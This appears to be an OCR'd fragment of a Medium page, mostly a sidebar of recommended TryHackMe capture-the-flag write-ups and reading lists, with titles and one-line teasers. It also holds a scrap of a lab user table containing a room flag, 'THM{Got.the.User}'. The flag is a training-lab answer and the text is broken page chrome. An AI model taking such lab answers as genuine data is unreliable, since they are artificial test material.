
TryHackMe WriteUp Alfred:

Welcome ! In this blog we gonna look at Alfred room from Tryhackme. I'm writing this blog so as to properly understand what I'm doing and...

Jun 2, 2023

See all from Krishna Thakker

Recommended from Medium



ents

	User Name	Name	Surname	Email
3	student1	Student1		stud
4	student2	Student2		stud
5	student3	Student3		stud
9	anatacker	Ana Tacker		
10	THM{Got.the.User}	X		
11	qweqwe	qweqwe		

embossdotar

TryHackMe—Session Management—Writeup

Key points: Session Management | Authentication | Authorisation | Session Management Lifecycle | Exploit of vulnerable session management...

✦ Aug 7, 2024 27

Open in app ↗

Medium Search

In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp


Discover the impact of training on teams and organisations

Nov 5, 2024 60

Lists


Staff picks

796 stories · 1560 saves




Stories to Help You Level-Up at Work

19 stories · 912 saves




Self-Improvement 101

20 stories · 3195 saves



Productivity 101

20 stories · 2707 saves



In T3CH by Axoloth

TryHackMe | Deja Vu | WriteUp

Exploit a recent code injection vulnerability to take over a website full of cute dog pictures!

Oct 13, 2024 50

beyza

Tryhackme: Crocc Crew Write Up

CTF Write-Up: Crocc Crew Port Scan Results:


Aug 27, 2024

Mohamed Ali

TryHackMe—Cluster Hardening—Writeup

Learn initial security considerations when creating a Kubernetes cluster.

Jul 25, 2024



ards Breach

urity breach at APIWizards Inc.

90 min

Aakash Raman

TryHackMe APIWizards Breach Walkthrough

This is an interesting room for all the DFIR Enthusiasts on Linux Forensics & Linux Persistence Techniques! Let’s get started!

Aug 5, 2024 👏 58

See more recommendations